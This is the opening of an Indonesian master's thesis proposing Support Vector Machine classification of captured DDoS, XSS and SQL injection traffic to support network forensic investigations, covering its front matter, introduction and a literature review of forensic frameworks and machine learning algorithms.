Klasifikasi Serangan Jaringan Menggunakan *Support Vector Machine* Untuk Investigasi Forensik Jaringan

Muhamad Maulana
21917013

Tesis diajukan sebagai syarat untuk meraih gelar Magister Komputer
Konsentrasi Forensika Digital
Program Studi Teknik Informatika Program Magister
Fakultas Teknologi Industri
Universitas Islam Indonesia
2023

Lembar Pengesahan Pembimbing

Klasifikasi Serangan Jaringan Menggunakan *Support Vector Machine* Untuk Forensik Jaringan

Muhamad Maulana

21917013

Yogyakarta, November 2023

Pembimbing

Dr. Ahmad Luthfi, S.Kom., M.Kom

Lembar Pengesahan Penguji

Klasifikasi Serangan Jaringan Menggunakan *Support Vector Machine* Untuk Forensik Jaringan

Muhamad Maulana

21917013

Yogyakarta, November 2023

Tim Penguji,

Dr. Ahmad Luthfi, S.Kom., M.Kom
Ketua

Dr. Yudi Prayudi, S.Si., M.Kom
Anggota I

Irving Vitra Paputungan, ST., M.Sc., Ph.D
Anggota II

Mengetahui,
Ketua Program Studi Informatika Program Magister
Fakultas Teknologi Industri
Universitas Islam Indonesia

Irving Vitra Paputungan, ST., M.Sc., Ph.D

Abstrak

Klasifikasi Serangan Jaringan Menggunakan *Support Vector Machine* Untuk Forensik Jaringan

Perkembangan teknologi yang pesat memunculkan ancaman kejahatan di dunia digital. Oleh karena itu, penting bagi pengguna untuk berhati-hati saat berinteraksi dalam platform digital. Salah satu tantangan besar bagi setiap negara adalah menghadapi penanganan bukti digital, yang membutuhkan pendekatan yang prosedural dan ilmiah. Forensik jaringan adalah sub-bidang dari digital forensik yang mengkhususkan diri dalam menangani bukti digital pada sistem jaringan komputer. Salah satu isu utama dalam penanganan bukti digital pada sistem jaringan adalah besarnya volume dan ketidakberaturan data. Hal ini dapat memperlambat dan menghambat proses investigasi. Oleh karena itu, ada kebutuhan untuk teknologi yang dapat mempercepat dan mempermudah proses investigasi. Di sinilah peran machine learning, yang dengan kolaborasinya dapat membantu meningkatkan efisiensi investigasi, khususnya dalam menangani data tangkapan pada sistem jaringan komputer. Penelitian berfokus pada klasifikasi jenis serangan yang terjadi pada sistem jaringan dengan menggunakan data tangkapan dari insiden yang relevan. Dengan menerapkan machine learning, khususnya algoritma *Support Vector Machine* (SVM) dengan kernel *rbf*, diharapkan proses investigasi dapat lebih cepat dan akurat. Pilihan SVM dengan kernel *rbf* didasarkan pada akurasi klasifikasinya yang tinggi dan kemampuan untuk mengatasi dataset yang terpisah secara linear dengan banyak fitur. Kontribusi dari penelitian ini adalah memberikan rekomendasi bagi para praktisi forensik jaringan tentang cara terbaik untuk mengklasifikasikan serangan yang terjadi pada sistem jaringan.

Kata kunci

Network Forensics, *Machine Learning*, *Support Vector Machine* (SVM), *Attack Detection*.

Abstract

Network Attack Classification Using Support Vector Machine for Network Forensics

The rapid development of technology has led to the threat of crime in the digital world. Therefore, it is important for users to be cautious when interacting on digital platforms. One of the major challenges for any country is the handling of digital evidence, which requires a procedural and scientific approach. Network forensics is a subset of digital forensics that specializes in handling digital evidence on computer network systems. One of the main problems with handling digital evidence on networked systems is the large volume and irregularity of the data. This can slow down and hinder the investigation process. Therefore, there is a need for technologies that can speed up and simplify the investigation process. This is where machine learning can help improve the efficiency of investigations, especially in handling data captured on computer network systems. The research focuses on classifying the types of attacks that occur on network systems using data collected from relevant incidents. By applying machine learning, specifically the Support Vector Machine (SVM) algorithm with the rbf kernel, the investigation process is expected to be faster and more accurate. The choice of SVM with the rbf kernel is based on its high classification accuracy and ability to handle linearly separated datasets with many features. The contribution of this research is to provide recommendations to network forensics practitioners on how best to classify attacks that occur on network systems.

Keywords

Network Forensics, *Machine Learning*, *Support Vector Machine* (SVM), *Attack Detection*.

Pernyataan Keaslian Tulisan

Dengan ini saya menyatakan bahwa tesis ini merupakan tulisan asli dari penulis, dan tidak berisi material yang telah diterbitkan sebelumnya atau tulisan dari penulis lain terkecuali referensi atas material tersebut telah disebutkan dalam tesis. Apabila ada kontribusi dari penulis lain dalam tesis ini, maka penulis lain tersebut secara eksplisit telah disebutkan dalam tesis ini.

Dengan ini saya juga menyatakan bahwa segala kontribusi dari pihak lain terhadap tesis ini, termasuk bantuan analisis statistik, desain survei, analisis data, prosedur teknis yang bersifat signifikan, dan segala bentuk aktivitas penelitian yang dipergunakan atau dilaporkan dalam tesis ini telah secara eksplisit disebutkan dalam tesis ini.

Segala bentuk hak cipta yang terdapat dalam material dokumen tesis ini berada dalam kepemilikan pemilik hak cipta masing-masing. Apabila dibutuhkan, penulis juga telah mendapatkan izin dari pemilik hak cipta untuk menggunakan ulang materialnya dalam tesis ini.

Yogyakarta, November 2023

Muhamad Maulana

Daftar Publikasi

Paper yang dihasilkan :

(Muhamad Maulana, Ahmad Luthfi, Dwi Kurnia Wibowo, *Network Attacks Classification for Network Forensics Investigation: Literature Reviews* (RESTI), Vol 7 No.5 October 2023).

Kontributor	Jenis Kontribusi
Muhamad Maulana	Mendesain eksperimen (65%) Menulis *paper* (55%)
Ahmad Luthfi	Mendesain eksperimen (35%) Menulis dan mengedit *paper* (30%)
Dwi Kurnia Wibowo	Melakukan pengumpulan dan pengolahan data hasil eksperimen Menulis *paper* (15%)

Halaman Persembahan

Alhamdulillahi Robbil 'Alamin. Segala puji dan syukur atas kehadirat Allah Subhana Wa Ta'ala yang telah memberikan rahmat, ridha dan karunia-Nya kepada saya. Shalawat serta salam kepada Nabi Muhammad Shallallahu 'Alaihi Wasallam, sebagai pembawa risalah-Nya yang terakhir dan penyempurna seluruh risalah-Nya. Tesis ini kupersembahkan kepada:

1. **Allah SWT** yang telah memberiku nikmat iman dan islam, serta sang guru besarku **Baginda Nabi Agung Muhammad** yang mengajarkanku ilmu akan arti kehidupan.
2. **Kedua Orang tua** tersayang yang selalu mengiringi doa, motivasi, serta nasehat dalam hidupku. Tiada kata yang dapat ku tulis untuk menggambarkan segala pengorbanan dan kasih sayang kalian. Namun hanya doa yang dapat kupersembahkan semoga kasih sayang dan rahmat Allah SWT senantiasa tercurahkan.
3. **Dosen dan Seluruh Staf Akademik MI UII** yang berjasa serta bersedia memberikan waktu dan ilmu pengetahuan selama menempuh masa studi magister.
4. **Teman-teman Magister Informatika** Fakultas Teknologi Industri Universitas Islam Indonesia Yogyakarta dan juga khususnya Konsentrasi Forensika Digital Angkatan 2021, terima kasih sudah pada saling mengingatkan.
5. **Teman-teman** yang tidak dapat penulis sebutkan satu-persatu yang ikut mendukung penulis dalam penyusunan Laporan Tesis ini, maupun dalam menempuh masa studi magister.

Kata Pengantar

Segala Puji kehadirat Allah SWT atas rahmat, nikmat dan taufiknya, sehingga dapat diselesaikannya tesis yang berjudul "*Klasifikasi Serangan Jaringan Menggunakan Support Vector Machine Untuk Forensik Jaringan*". Tesis ini diajukan sebagai bagian dalam rangka menyelesaikan studi di Program Studi Informatika Program Magister Universitas Islam Indonesia bidang keahlian Forensika Digital.

Dalam penyelesaian tesis ini, penulis banyak mendapatkan bantuan dari berbagai pihak, untuk itu penulis menyampaikan ucapan terima kasih setulusnya kepada :

1. Bapak Prof. Fathul Wahid, S.T., M.Sc., Ph.D., selaku Rektor Universitas Islam Indonesia.
2. Bapak Hari Purnomo, Prof., Dr., Ir., M.T., IPU, ASEAN.Eng selaku Dekan Fakultas Teknologi Industri Universitas Islam Indonesia.
3. Bapak Irving Vitra Paputungan, ST., M.Sc., Ph.D., selaku Ketua Program Studi Informatika Program Magister Fakultas Teknologi Industri Universitas Islam Indonesia.
4. Bapak Dr. Ahmad Luthfi, S.Kom., M.Kom., selaku dosen pembimbing yang telah banyak membantu penulis dalam memberikan ide, saran dan kritiknya.
5. Bapak Dr. Yudi Prayudi, S.Si., M.Kom., selaku dewan penguji satu tesis yang telah memberikan banyak masukan dalam penyusunan tesis ini.
6. Bapak Irving Vitra Paputungan, ST., M.Sc., Ph.D., selaku dewan penguji dua tesis yang telah memberikan banyak masukan dalam penyusunan tesis ini.
7. Pusat Studi Forensika Digital (PUSFID) dan Staff IT Centrum.
8. Semua staff di MI – UII yang telah banyak membantu penulis.

Akhir kata, penulis menyadari masih banyak kekurangan dan kelemahan, untuk itu saran dan kritik yang konstruktif akan sangat membantu agar tesis ini dapat menjadi lebih baik. Penulis berharap semoga laporan tesis ini bisa bermanfaat bagi yang membutuhkan.

Yogyakarta, Oktober 2023

Penulis

Muhamad Maulana

Daftar Isi

Daftar Tabel

Daftar Gambar

BAB 1
Pendahuluan

1.1. Latar Belakang

Internet sekarang banyak digunakan oleh sebagian besar individu untuk berbagai tugas profesional dan pribadi karena kemajuan teknologi yang cepat yang membuatnya mudah diakses. Internet digunakan untuk sejumlah kegiatan penting, termasuk komunikasi, pertukaran informasi, dan transaksi ekonomi. Internet mempromosikan koneksi dan komunikasi, tetapi penyerang yang bertujuan untuk merusak dan mengganggu koneksi jaringan dan keamanan jaringan dapat melanggar dan membahayakan integritas dan kerahasiaan koneksi dan pertukaran informasi ini. Saat ini, kesadaran pengguna internet terhadap ancaman serangan siber memiliki peningkatan yang cukup memadai, namun hanya terealisasi pada batas minimal berupa tindakan yang relatif umum dan sederhana (Zwilling et al., 2022).

Serangan jaringan menjadi lebih sering dari waktu ke waktu, memerlukan investigasi, pemahaman, dan pengembangan mereka sebagai teknologi pertahanan keamanan yang lebih efektif. Solusi keamanan jaringan diperlukan untuk setiap bisnis, sektor, dan tingkat pemerintahan untuk melindungi dari meningkatnya ancaman serangan siber. Karena tidak ada jaringan yang kebal terhadap serangan jaringan, kebutuhan akan sistem keamanan jaringan yang lebih andal dan efektif untuk melindungi data pelanggan dan bisnis semakin meningkat, sehingga kebutuhan pada keamanan jaringan perlu disesuaikan dengan kebutuhan organisasi saat ini (Tsochev et al., 2020).


Sejumlah metode telah diajukan untuk menangani dan mengkategorikan serangan lalu lintas jaringan. Yang pertama adalah pendekatan berbasis port, yang memerlukan pemilihan nomor port dari yang disimpan di file oleh *Internet Assign Number Authority* (IANA) (Goli & Ambika, 2018). Namun, metode ini terbukti tidak efektif karena meningkatnya jumlah aplikasi dan port yang tidak dapat diandalkan. Selain itu, metode ini tidak berlaku untuk aplikasi yang menggunakan nomor port dinamis atau aplikasi akun yang tidak mendaftarkan portnya dengan *IANA*. Metode lain yang telah disarankan adalah metode berbasis payload, umumnya dikenal sebagai *Deep Packet Inspection* (DPI), di mana isi paket jaringan diperiksa dan dibandingkan dengan kumpulan data pada database. Metode ini

memberikan hasil yang lebih akurat daripada teknik berbasis port, tetapi tidak berfungsi pada aplikasi jaringan yang menggunakan data terenkripsi.

Serangan DDoS, yang dapat melarang pengguna resmi mengakses layanan jaringan, adalah salah satu bentuk serangan yang paling sering dan berbahaya. Server dapat menjadi target serangan DDoS dengan membanjiri jaringan dengan volume lalu lintas yang sangat besar, yang dapat menghabiskan sumber daya jaringan. Selain itu, ada banyak perangkat yang dapat terhubung ke Internet karena era IoT. Akibatnya, penyerang dapat menggunakan sejumlah besar bot dari berbagai tempat untuk meluncurkan berbagai serangan DDoS. Sulit untuk mengidentifikasi serangan DDoS yang dilakukan menggunakan perangkat bot.

Selain itu, serangan ini dengan cepat menghabiskan sumber daya jaringan. Menurut (Mohammed et al., 2018), serangan DDoS yang signifikan dapat merugikan beberapa bisnis hingga $100.000 per jam sementara juga mengikis kepercayaan klien. Serangan DDoS memiliki kemampuan untuk membebani beberapa level SDN, termasuk saluran untuk komunikasi antara pengontrol dan lapisan aplikasi atau antara pengontrol dan saklar aliran terbuka. SDN memiliki satu titik kegagalan, jadi jika dihancurkan oleh serangan DDoS, seluruh jaringan akan mati sekaligus.

Aplikasi web yang menjadi salah satu bentuk kemajuan teknologi turut menjadi korban adanya serangan siber. Serangan terhadap web telah meningkat frekuensi dan tingkat keparahannya sebagai akibat dari pertumbuhan dalam pengembangan dan adopsi aplikasi web. Menurut (Clement, 2019), 953 ribu serangan web dihentikan per hari pada tahun 2018, naik dari 611 ribu setiap hari pada tahun sebelumnya. Kerentanan injeksi masih menjadi yang paling umum di aplikasi web, menurut *Open Web Application Security Project* (OWASP) bahkan pada rilis terbarunya serangan *Cross-Site Scripting* (XSS) kini dikategorikan dalam serangan injeksi (OWASP, 2021).



Gambar 1.1 Perbedaan OWASP Top 10 2017 vs 2021 (Sumber: *owasp.org*)

Biaya pemulihan yang substansial menjadi kerugian tambahan bagi instansi karena hilangnya integritas akibat serangan siber yang telah terjadi. Kegiatan merusak,

mengganggu, mencuri data, dan segala sesuatu yang merugikan pemilik sistem pada jaringan komputer merupakan perbuatan melawan hukum dan dapat dituntut secara hukum di pengadilan (Fadlil et al., 2017). Penjahat dapat dihukum berdasarkan bukti yang ditemukan dengan mekanisme forensik jaringan.

Penyidik biasanya menggunakan sistem pemantauan jaringan seperti IDS untuk tujuan forensik, di mana investigasi dilakukan menggunakan log IDS dan sistem pemberitahuan serangan. *Intrusion Detection System* (IDS) bekerja dengan memantau dan memperingatkan aktivitas mencurigakan yang terjadi di jaringan dan segera melaporkannya sebagai peringatan. Sebagian besar waktu, sistem deteksi intrusi digunakan berdasarkan tanda tangan digital. Karena adanya variasi trafik jaringan, yang berdampak pada banyaknya peringatan yang terus bertambah karena aliran data dalam jaringan tidak stasioner untuk menghasilkan dan merespon peringatan yang muncul, hal ini mengakibatkan banyak kesalahan dalam mendeteksi serangan (Chambali et al., 2018). Lalu lintas jaringan dapat dilihat juga dengan menganalisa paket jaringan. Paket jaringan merupakan objek mendasar yang dapat dianalisis dalam forensik jaringan, hal tersebut dilakukan untuk mengumpulkan data terkait lalu lintas jaringan yang dapat dijadikan sebagai barang bukti di pengadilan (Sikos, 2020).

Machine Learning (ML) dan teknik penambangan data memainkan peran penting dalam deteksi dan klasifikasi serangan siber. *Machine learning* dapat menjadi solusi untuk menciptakan mekanisme pendeteksian dan identifikasi jenis serangan baru serta membantu penyidik dalam menginvestigasi barang bukti pada forensik jaringan. Beberapa studi *machine learning* telah dilakukan di berbagai domain (Dev et al., 2016; Nwosu et al., 2019), teknik ini memberikan fungsi deteksi intrusi berbasis anomali pada perangkat jaringan (Nomm & Bahsi, 2018). Perkembangan *machine learning* yang pesat menghadirkan berbagai macam metode yang dapat digunakan untuk berbagai kebutuhan dengan keunggulan dan kekurangan dari metode tersebut. *Support Vector Machine* (SVM) merupakan salah satu algoritma *machine learning* yang dapat digunakan dalam klasifikasi karena kemampuannya untuk mengklasifikasikan titik data secara jelas dengan membuat *hyperplane* dalam ruang n-dimensi, di mana n mewakili jumlah fitur.

Hadirnya *machine learning* menjadi potensi dalam menjawab tantangan investigator digital forensik yang selama ini menggunakan metode konvensional dalam melakukan investigasi bukti digital. Tantangan yang dimaksud berupa *heterogeneous data*, distribusi dan data dalam jumlah besar yang pengolahannya tidak dapat dilakukan secara singkat oleh

manusia (Du et al., 2020). Teknologi tersebut dapat membantu investigator dalam mengelola data dalam jumlah banyak dengan lebih cepat, sehingga dapat memungkinkan investigator menemukan permasalahan pada insiden yang dihadapi dengan lebih cepat dan efektif (Kebande et al., 2020; Tageldin & Venter, 2023).

1.2. Rumusan Masalah

Berdasarkan penjelasan latar belakang masalah tersebut, maka dalam penelitian ini rumusan masalah yang dibahas diantaranya :

1. Bagaimana investigasi bukti data serangan menggunakan *Support Vector Machine* (SVM) untuk forensik jaringan.
2. Bagaimana menggunakan algoritma *Support Vector Machine* (SVM) dalam forensik jaringan agar mendapatkan hasil yang lebih optimal.

1.3. Batasan Penelitian

Agar masalah yang akan penulis bahas tidak meluas sehingga dapat mengakibatkan ketidakjelasan pembahasan masalah, maka penulis akan membatasi masalah yang akan diteliti, antara lain :

1. Penelitian dilakukan untuk mencari serangan *DDoS* dan *Injection (XXS, SQLi)*.
2. Fokus penelitian ini hanya dilakukan proses investigasi pada data serangan sebagai barang bukti dari proses forensik jaringan.
3. Dataset yang digunakan merupakan capture data pada sistem jaringan menggunakan *wireshark network capture* yang sebelumnya telah dilakukan simulasi serangan *DDoS* dan *Injection (XXS, SQLi).*

1.4. Tujuan Penelitian

Berdasarkan rumusan masalah yang dibuat maka dapat ditentukan untuk tujuan penelitian. Adapun tujuan dari penelitian ini antara lain :

1. Melakukan investigasi bukti serangan menggunakan *Support Vector Machine* (SVM) untuk forensik jaringan.
2. Memberikan rekomendasi dalam menggunakan algoritma *Support Vector Machine* (SVM) untuk investigasi forensik jaringan agar mendapatkan hasil yang lebih optimal.

1.5. Manfaat Penelitian

Penelitian yang dilakukan diharapkan dapat memberikan manfaat terutama bagi para investigator digital forensik dalam melakukan investigasi dan mengelola barang bukti digital. Beberapa diantaranya manfaat yang diharapkan dari penelitian ini, yaitu:

1. Menambahkan perbendaharaan keilmuan terhadap proses investigasi data serangan pada barang bukti untuk forensik jaringan.
2. Melengkapi penelitian-penelitian sebelumnya terkait forensik jaringan dalam investigasi data serangan menggunakan *Support Vector Machine* (SVM).
3. Mengetahui proses investigasi data serangan menggunakan *Support Vector Machine* (SVM) untuk forensik jaringan
4. Memberikan pengetahuan terkait akurasi *Support Vector Machine* (SVM) dalam klasifikasi data serangan.

1.6. Sistematika Penulisan

Perlu disusun langkah-langkah penyelesaian penelitian secara sistematis yang disebut sebagai metodologi penelitian. Penelitian ini menggunakan beberapa tahapan metode penelitian yaitu :

BAB I PENDAHULUAN

Pendahuluan, merupakan pengantar terhadap permasalahan yang akan dibahas. Didalamnya menguraikan tentang gambaran suatu penelitian yang terdiri dari latar belakang, rumusan masalah, batasan masalah, tujuan penelitian, manfaat penelitian, dan sistematika penulisan.

BAB II TINJAUAN PUSTAKA

Pada Bab ini menjelaskan teori-teori yang digunakan untuk memecahkan masalah dalam penelitian ini kajian terhadap penelitian sebelumnya. Teori yang dibahas pada bagian ini merupakan teori yang berhubungan *Network Forensic, Support Vector Machine (SVM).*

BAB III METODOLOGI PENELITIAN

Bab ini membahas tentang langkah-langkah penelitian dan gambaran umum langkah penyelesaian. Berisi tentang kajian penelitian terdahulu, persiapan sistem SVM dan pengujian *dataset* dengan investigasi kasus penyerangan pada sistem jaringan berdasarkan sudut pandang forensik jaringan dan membuat laporan dokumentasi seluruh kegiatan penelitian ini.

BAB IV PEMBAHASAN DAN HASIL

Bab ini berisikan tentang pembahasan dan hasil terhadap rumusan masalah, yang mencakup pembahasan penyelesaian masalah yang diangkat dan penentuan hasil investigasi.

BAB V KESIMPULAN DAN SARAN

Simpulan dan Saran, memuat kesimpulan-kesimpulan dari hasil penelitian dan saran-saran yang perlu diperhatikan berdasar keterbatasan yang ditemukan dan asumsi-asumsi yang dibuat selama melakukan penelitian dan juga rekomendasi yang dibuat untuk pengembangan penelitian selanjutnya.

BAB 2


Tinjauan Pustaka

2.1. Landasan Teori

Sub bab ini akan menjelaskan landasan teoritis yang menjadi pondasi utama penelitian ini. Landasan teori memiliki peran krusial dalam membantu pemahaman konsep-konsep kunci yang terlibat dalam penelitian ini, serta memberikan kerangka kerja yang kokoh untuk analisis dan interpretasi data. Melalui pemahaman mendalam terhadap teori-teori yang relevan, diharapkan penelitian ini dapat memberikan kontribusi yang signifikan dalam mengembangkan pemahaman terhadap bidang digital forensik dan machine learning.

2.1.1 *Network Forensic*

Menurut (Nguyen et al., 2014), forensik jaringan adalah pengumpulan, perekaman, dan investigasi peristiwa jaringan dengan tujuan mengidentifikasi asal serangan keamanan atau contoh masalah lainnya. Dengan kata lain, forensik jaringan memerlukan pengumpulan, katalogisasi, dan pemeriksaan lalu lintas jaringan. *Network* forensics berfungsi untuk mengumpulkan informasi, menyusun bukti, dan mengidentifikasi penyerangan. Saat mengelola aktivitas dan lalu lintas di jaringan, prosedur investigasi dilakukan. Berbeda dengan cara lain, forensik jaringan berkaitan dengan informasi dinamis yang cenderung hilang. Proses penyelidikan forensik jaringan yang digunakan terdiri dari beberapa tahap yang terdiri dari sembilan tahapan yang disebut sebagai *Generic Framework for Network Forensic* (Pilli et al., 2010), seperti pada Gambar 2.1



Gambar 2.1 *Generic Framework for Network Forensic*

- ***Preparation and Authorization***: Tujuan utamanya adalah untuk mendapatkan otorisasi yang diperlukan dan jaminan secara hukum.
- ***Tahap Penemuan***: Menghasilkan peringatan atau peringatan yang menunjukkan pelanggaran keamanan.
- ***Incident Response***: Berlaku hanya ketika penyelidikan dimulai selama serangan itu berlangsung.
- ***Collection of Network Traces***: Bagian paling sulit karena data mengalir dengan cepat dan tidak mungkin menghasilkan jejak dengan hal yang sama.
- ***Protection and Preservation***: Bukti asli tetap aman bersamaan dengan penghitungan hash.
- ***Examination***: Memeriksa tahap sebelumnya. Semua data yang disembunyikan atau diubah adalah untuk pengungkapan yang dilakukan oleh penyerang.
- ***Analysis***: Bukti yang dikumpulkan dianalisis untuk menemukan sumber gangguan atau serangan.
- ***Investigation and Attribution***: Penggunaan informasi yang dikumpulkan dalam tahap analisis dan fokus untuk menemukan penyerang.

Presentation and Review: Tahap akhir untuk memproses model. Berikut dokumentasi dibuat dan laporan yang dihasilkan dan ditampilkan kepada pihak atau otoritas yang lebih tinggi.

2.1.2 *Machine Learning*

Machine Learning merupakan cabang keilmuan dari *Artificial Intelligent* (AI) pada bidang ilmu komputer yang menggunakan data serta algoritma untuk melakukan modeling sebuah mesin pembelajaran dan melakukan tugas seperti manusia (Dicoding Intern, 2020; IBM, n.d.). Berdasarkan kategorinya, *machine learning* terbagi dalam tiga kategori diantaranya: *Supervised Learning, Unsupervised Learning,* dan *Reinforcement Learning* (Bonaccorso, 2017; Raschaka & Mirjalili, 2019; Somvanshi, 2016).

Supervised Learning merupakan jenis *machine learning* yang melibatkan sampel input pada sistem dan memetakannya menjadi output. Algoritma *supervised learning* bekerja dengan menganalisis data latih untuk menghasilkan fungsi yang dapat membuat sebuah kesimpulan sebagai pemetaan data baru. Maksudnya algoritma tersebut memerlukan label yang telah diberikan pada kumpulan data untuk proses klasifikasi pada kelas yang tidak dikenal (Roihan et al., 2020). *Supervised Learning* secara lebih lanjut dibagi menjadi dua

kelompok yaitu regresi dan klasifikasi. Klasifikasi terjadi ketika output variable merupakan kategori seperti sehat dan sakit, tua dan muda. Sedangkan regresi terjadi ketika output variabel merupakan nilai riil seperti berat. Diantaranya algoritma yang termasuk dalam *supervised learning* seperti *Support Vector Machine* (SVM), *Decision Tree, Naïve Bayes* dan *K-Nearest Neighbor* (KNN).

Unsupervised Learning merupakan kebalikan dari *supervised learning* dengan tidak ada output yang dihasilkan dari sampel input, karena model *unsupervised learning* memungkinkan model untuk melakukan pembelajaran secara langsung dan tidak membutuhkan label dalam kumpulan data. *Unsupervised learning* secara lebih lanjut dikelompokkan dalam asosiasi dan *clustering*. Asosiasi merupakan sebagian besar data yang digambarkan dalam sebuah aturan tertentu untuk menemukan pola tersembunyi dalam data. Sedangkan *clustering* digunakan untuk pengelompokkan data yang tidak berlabel, hal tersebut akan membantu dalam identifikasi pola tersembunyi pada data (Brownlee, 2016). *K-Means* merupakan contoh algoritma populer pada *unsupervised learning*.

Reinforcement Learning memiliki perbedaan yang cukup signifikan dengan *supervised* dan *unsupervised*. *Reinforcement learning* dapat bekerja dengan lebih dinamis untuk menyelesaikan suatu permasalahan secara optimal. Algoritma tersebut secara dinamis akan mempelajari kebiasaan berdasarkan interaksi dengan suatu lingkungan yang nantinya akan menjadi keputusan dari model tersebut. Eksplorasi dan eksploitasi merupakan bagian yang terlibat pada proses pembelajaran *reinforcement learning* (Wang & Zhan, 2011). *Deep Q-Network* (DQN) merupakan salah satu algoritma yang populer dalam *reinforcement learning*.

Tabel 2.1 Kategori Algoritma Machine Learning

Kategori	Keunggulan	Kekurangan
Supervised Learning	Dapat melakukan prediksi dan klasifikasi berdasarkan data latih dengan label.	Bergantung pada kualitas data latih dengan label dan tidak efektif dengan data tanpa label
Unsupervised Learning	Dapat digunakan untuk membuat pola pada data yang tidak berlabel, tidak memerlukan label pada data latih.	Sulit diinterpretasi dan tidak dapat melakukan prediksi (DQLab, 2021).
Reinforcement Learning	Dapat digunakan dalam pengambilan keputusan sequential dengan	Memerlukan waktu yang lama dan data yang banyak untuk melatih model agar dapat menghasilkan keputusan yang efektif, rentan terhadap hasil yang tidak

Kategori	Keunggulan	Kekurangan
	mempelajari suatu perilaku pada kondisi tertentu.	sesuai (Algoritma, 2022; Bonaccorso, 2017; Kantinit, 2023).

Tabel 2.1 menjelaskan keunggulan dan kekurangan dari setiap kategori algoritma *machine learning* secara umum yang dapat dijadikan sebagai salah satu rujukan untuk menentukan model *machine learning* apa yang akan dibuat berdasarkan gambaran kategori tersebut.

Tabel 2.2 Deskripsi Beberapa Algoritma Machine Learning

Kategori	Algoritma	Deskripsi	Keunggulan/Kekurangan
Supervised Learning	*Naïve Bayes*	Algoritma pembelajaran sederhana yang menggunakan prinsip *Bayes* dan asumsi pada independensi atribut secara kondisional berdasarkan kelasnya (Webb, 2016).	**Keunggulan:** • Model sederhana dan mudah diimplementasikan **Kekurangan:** • Memerlukan asumsi independensi yang kuat (Wirawan & Eksistyanto, 2015) • Probabilitas prediksi akan bernilai nol jika probabilitas kondisionalnya nol
	Decision Tree	Algoritma *machine learning* yang memecah aturan pada setiap node untuk membuat keputusan serta konsekuensi yang efektif dengan struktur seperti pohon. Variabel input dan serangkaian fitur yang digunakan berfungsi untuk melakukan prediksi hasil pada algoritma ini (Myles et al., 2004).	**Keunggulan:** • Mudah dipahami dan diinterpretasi • Dapat menangani data yang tidak linear **Kekurangan:** • Rentar terhadap *overfitting* • Tidak dapat mengatasi ketergantungan non-linear antara variabel
	Linear Regression	Algoritma *machine learning* yang digunakan untuk	**Keunggulan:**

Kategori	Algoritma	Deskripsi	Keunggulan/Kekurangan
		memodelkan hubungan antara variabel terikat (Y) dan satu atau lebih variabel bebas (X). Model tersebut menghasilkan garis lurus sebagai representasi terbaik dari hubungan antara variabel (Su et al., 2012).	• Mudah dipahami dan diinterpretasi secara visual • Dapat digunakan untuk memodelkan hubungan linier antara variabel **Kekurangan:** • Rentan terhadap pengaruh *outliers* data • Membutuhkan asumsi kuat pada hubungan linear antara variabel
	Support Vector Machine (SVM)	Algoritma *machine learning* yang dapat digunakan untuk regresi dan klasifikasi. SVM bekerja dengan cara eksplorasi fungsi yang memisahkan data secara optimal atau yang lebih dikenal dengan *hyperplane* (Pisner & Schnyer, 2019a).	**Keunggulan:** • Dapat mengatasi data berdimensi tinggi • Dapat mengelola data yang tidak berdistribusi teratur **Kekurangan:** • Fitur yang besar akan mempengaruhi kinerja model • Memiliki kompleksitas yang lebih tinggi dan matematis
Unsupervised Learning	*K-Means*	Algoritma *machine learning* yang digunakan untuk pengelompokkan data secara pertisi, bekerja dengan mencari titik pusat dari setiap kelompok data dan memuatnya berdasarkan jarak titik pusat terdekat (Ahmed et al., 2020).	**Keunggulan:** • Relatif sederhana serta mudah diinterpretasikan • Fleksibel dengan data baru yang tersedia **Kekurangan:** • Memiliki sensitivitas yang tinggi pada *outliers* yang bergantung pada titik pusat data • Bergantung pada jumlah kluster dan penentuan titik pusat

Kategori	Algoritma	Deskripsi	Keunggulan/Kekurangan
Reinforcement Learning	*Deep Q-Network* (DQN)	Algoritma DQN dikembangkan oleh *DeepMind* pada 2015 merupakan pengembangan dari algoritma *neural network* dengan algoritma *reinforcement* klasik yang disebut sebagai *Q-Learning* dan teknik *experience replay*. *Experience replay* pada DQN berfungsi agar model menyimpan data pada *buffer memori* dan mengambilnya secara acak selama pembelajaran untuk meningkatkan stabilitas model (Mnih et al., 2015).	**Keunggulan:** • Mampu menangani tugas yang kompleks dan berdimensi tinggi, berupa pengolahan citra **Kekurangan:** • Rentan mengalami *overestimaton bias* karena memerlukan waktu pelatihan yang lama • Sulit mengatasi lingkungan baru terutama lingkungan data *non-stationary.*

